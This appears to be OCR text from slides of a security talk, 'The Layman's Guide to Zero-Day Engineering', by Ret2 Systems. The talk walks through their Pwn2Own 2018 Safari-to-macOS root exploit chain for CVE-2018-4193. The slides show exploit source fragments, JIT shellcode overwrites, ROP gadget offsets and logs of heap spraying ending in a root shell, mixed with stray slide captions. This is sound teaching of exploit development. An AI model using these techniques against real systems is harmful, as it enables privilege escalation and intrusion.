// attacker controlled 'index', can be < 0
if ((signed int) index > 6)
{
    status = -50; // failure code
}
else
{
    status = -600;
    if (rec)
    { ...
```

CVE-2018-4193




```
canon_psn = MakeCononicalPSN(psn);
rec = FindProcessRecByPSN(canon_psn);

// attacker controlled 'index', can be < 0
if ((signed int) index > 6)
{
    status = -50; // failure code
}
else
{
    status = -600;
    if (rec)
    { ...
```

```
1  // CVE-2018-4193 Exploit, by Ret2 Systems, Inc. (Pwn2Own 2018)
2  // compiled with: clang -framework Foundation -framework Cocoa eop.m -o eop
3
4  #import <dlfcn.h>
5  #import <mach-o/dyld.h>
6  #import <Cocoa/Cocoa.h>
7  #import <Foundation/Foundation.h>
8  #import <CoreGraphics/CoreGraphics.h>
9
10 #import "offsets.h"
11 #import "shellcode.h"
12
13 //
14 // Globals
15 //
16
17 int g_cid = 0;
18
19 uint32_t fast_probe[8192] = {};
20 uint32_t fast_flip[8192] = {};
21
22 int (*CGSSetHotKey)(int, int, int, int, int);
23 int (*CGSGetHotKey)(int, uint64_t, uint16_t *, uint16_t *, uint32_t *);
24 int (*CGSRemoveHotKey)(int, int);
25 int (*CGSSetHotKeyEnabled)(int, uint64_t, bool);
```

1300+ LOC

RET2 SYSTEMS

Observation:

A simple looking bug can be non-trivial to exploit


0day


0day


0day



0day


MOSCOW
RT
PROTEST RAISES ISSUE OF BLUE-LIGHT DRIVERS PUTTING OTHERS IN DANGER
NEWS
ASSASSINATION OF HAMAS COMMANDER IN DUBAI
MAKE GIFS AT GIFSOUP.COM


MusikAnimal
Found a crash!
Found a crash!
Exploitable!
Not a vulnerability
>99% Reliable
THUNDERBOLT
Unreliable Exploit
Unexploitable?


Payload

Exploit



http://gunshowcomic.com/648


```
system("cat flag.txt")  ctf_chal[983]: segfault at 0
```


Safari File Edit View History Bookmarks Window Help
Thu 4:19 PM
Search or enter website name
Favorites
Apple
iCloud
Yahoo
Bing
Google
Wikipedia
Facebook
Twitter
LinkedIn
The Weather Channel
Yelp
TripAdvisor

```
}
fakearray[2] = cf[0];
hax[0] = 0xcc;
hax[1] = 0xcc;
```

```
function exploit() {
    shellcode = new Uint8Array(0x100);
    shellcode.set([0xcc, 0xbe, 0x20, 0
    pwn();
```


```
// Overwrite the JIT code with our INT3s
log("Writting shellcode over jit page");
prims.set(jitaddr.add(32), [0xcc, 0xcc, 0xcc, 0xcc]);

// Call the JIT function, triggering our INT3s
log("Calling jit function");
jit();
```


```
x2[0] = 0xcc;
x2[1] = 0xcc;
x2[2] = 0xcc;

// Pwn.
```


Safari
Temp


LPE
Payload


macOS Sierra


LPE
Payload
LPE
Payload



exploit — -bash — 127×31
[*] - probe_indexes[1] = 0xFC9AA0B9
[+] Wrote probes into hotkey spray!
[*] Locating hotkey probes...
[+] Found hotkey probes around key ~1213496 (in 3145737 objects, 3072mb)
[*] - Need to spray ~3145737 more objects to ensure 0x7fa80000c913
[*] Punching holes for hotkeys in spray...
[*] Allocating new hotkeys...
[*] Spraying second half...
[*] - Completed 2000000
[*] - Completed 3000000
[*] Attempting partial overwrite of hotkey pointer...
[+] Successfully corrupted a hotkey pointer!
[*] Locating corrupted hotkey in spray...
[+] Found hotkey in i_2754632 at offset 0x118
[!] STATS: 3072 mb - 1213496 write - 2754632 flip - 0x118 offset - 3145737 objs
[*] Wrote shellcode to /cores/5b84c6f
[*] Grooming with 0x110 sized arrays, freeing 0 chunks...
[+] Found overlaid hotkey id 0xae40000000000000
[*] Attempting corruption...
[*] Corrupting 0x1b5ae4000 --> 0x1b4ae4000...
[*] Hijacking control flow...
[+] Done!
markus-mac-vm:exploit user$ cat /pwnd
uid=0(root) gid=0(wheel) groups=0(wheel),1(daemon),2(kmem),3(sys),4(tty),5(operator),8(procview),9(procmod),12(everyone),20(staff),29(certusers),61(localaccounts),80(admin),701(1),33(_appstore),98(_lpadmin),100(_lpoperator),204(_developer),250(_analyticsusers),395(com.apple.access_ftp),398(com.apple.access_screensharing),399(com.apple.access_ssh)
pardon our dust...
-ret2systems
markus-mac-vm:exploit user$

Step 5:

Exploit Reliability

01:57.518 FAILED
01:11.176 SUCCESS
01:20.179 SUCCESS
01:45.492 SUCCESS
01:34.108 SUCCESS
01:43.109 SUCCESS
01:24.021 SUCCESS
02:01.591 SUCCESS
02:21.966 SUCCESS
01:28.826 SUCCESS
01:35.795 SUCCESS
02:15.865 SUCCESS
02:05.519 SUCCESS
01:18.313 SUCCESS
01:51.488 SUCCESS
01:14.315 SUCCESS
05:05.649 FAILED
02:13.543 SUCCESS

RET2 SYSTEMS


192.168.15.16
Start Time: Wed Mar 7 00:18:58 2018
Run Time: 00:21.313
JSC Fails: 0
Status: FAILED
Log:
Starting escape in 5 seconds
[*] Resolving necessary symbols...
[+] Accquired exploitable ConnectionID: 0x1E713
[*] Starting leak spray...
[*] Writing probes into leak spray...
[-] Failed to write probes into leak spray...
Payload Output:

```
636     // check for abnormal conditions indicating a groom failure
637     if(leak1 == 0)
638     {
639         if(leak3 == 0)
640         {
641             printf("[!] abnormal groom. try spraying more arrays...\n");
642             return GROOM_MORE;
643         }
644         printf("[!] abnormal groom. likely mis-aligned...\n");
645         return GROOM_MISALIGNED;
646     }
```

https://github.com/ret2/P2O_2018/blob/master/windowserver/eop.m

Gordon Mah Ung

```
23      {"god pivot 1", COREGRAPHICS, 0x8e23e},
24      {"god pivot 2", COREGRAPHICS, 0x5b117},
25
26      {"pop rsp; ret",                    LIBSYSTEM_C, 0x1e940},
27      {"pop rax; pop rbx; pop rbp; ret",  LIBSYSTEM_C, 0x2b916},
28      {"pop rcx; ret",                    LIBSYSTEM_C, 0x1d8a2},
29      {"mov [rax], rcx; ret",             LIBSYSTEM_C, 0x79e35},
30      {"pop rdi; pop rbp; ret",           LIBSYSTEM_C, 0x18245},
31      {"mov rax, rcx; ret",               LIBSYSTEM_C, 0x06bc5},
32      {"pop rdx; mov eax, 1; ret",        LIBSYSTEM_C, 0x327ed},
33      {"pop rsi; pop rbp; ret",           LIBSYSTEM_C, 0x01ec2},
34      {"pop r8; mov rax, r8; ret",        LIBSYSTEM_C, 0x01566},
35      {"pop r15; pop rbp; ret",           LIBSYSTEM_C, 0x52dc4},
36
37      {"xor r9d, r9d; call r15",          SKYLIGHT, 0x126321},
38      {"add rsp, 0x10; pop rbp; ret",     SKYLIGHT, 0x22cec8},
```

https://github.com/ret2/P2O_2018/blob/master/windowserver/offsets.h

Testing

- Test on virtual machines
- Test on hardware
  - *Test on differently spec'd hardware, eg RAM, CPU*
- Test with system under some load
- Test with system under network latency
- Test on older builds of software
- Test on new / beta builds of software
- ...

Step 6:

Responsibilities


F12
Insert
Home
Page Down
End
Delete
Enter
Shift
Ctrl

BUSINESS INSIDER DEUTSCHLAND

INTERNATIONAL

A massive cyberattack knocked out major websites across the internet

Kif Leswing

21.10.2016, 15:03


Internet users around the world, but mostly in the US, reported that some top websites were not loading on Friday morning.

The affected sites include Amazon, Twitter, Netflix, Etsy, Github, and Spotify.

It was mostly resolved at

AP Photo/Connie Zhou

https://www.businessinsider.com/amazon-spotify-twitter-github-and-etsy-down-in-apparent-dns-attack-2016-10



Outage Map, from Level 3 - October 20th, 2016

Mitch Kapor @mkapor · 21 Oct 2016

"**Someone Is Learning How to Take Down the Internet**" Today's DDOS attacks likely a state actor @schneierblog schneier.com/blog/archives/...

11 88 64

Stephen Pimentel @StephenPiment · 21 Oct 2016

Bruce Schneier, last month on newly sophisticated DDoS attacks: "**Someone Is Learning How to Take Down the Internet**" lawfareblog.com/someone-learni...

1 13 10

Ben Popper @benpopper · 21 Oct 2016

Can't say we weren't warned. From 9/13/2016 -

"**Someone is learning how to take down the Internet**"

schneier.com/blog/archives/...

1 31 29

China Digital Times @CDT · 13 Sep 2016

"**Someone is learning how to take down the internet** .... The data I see suggests China, writes @schneierblog schneier.com/blog/archives/...

19 11

Newsweek SIGN IN SUBSCRIBE

TECH & SCIENCE

MIRAI BOTNET THAT BROUGHT DOWN INTERNET WAS MINECRAFT STUNT

BY ANTHONY CUTHBERTSON ON 12/14/17 AT 6:37 AM


https://www.newsweek.com/mirai-botnet-brought-down-internet-was-minecraft-stunt-747806


(chuckles)
I'm in danger

please be careful

The Layman's Guide to Zero-Day Engineering

0. Setting Expectations
1. Reconnaissance
2. Target Selection
3. Bug Hunting
4. Exploit Development
5. Exploit Reliability
6. Responsibilities



Questions?

@itszn13
@gaasedelen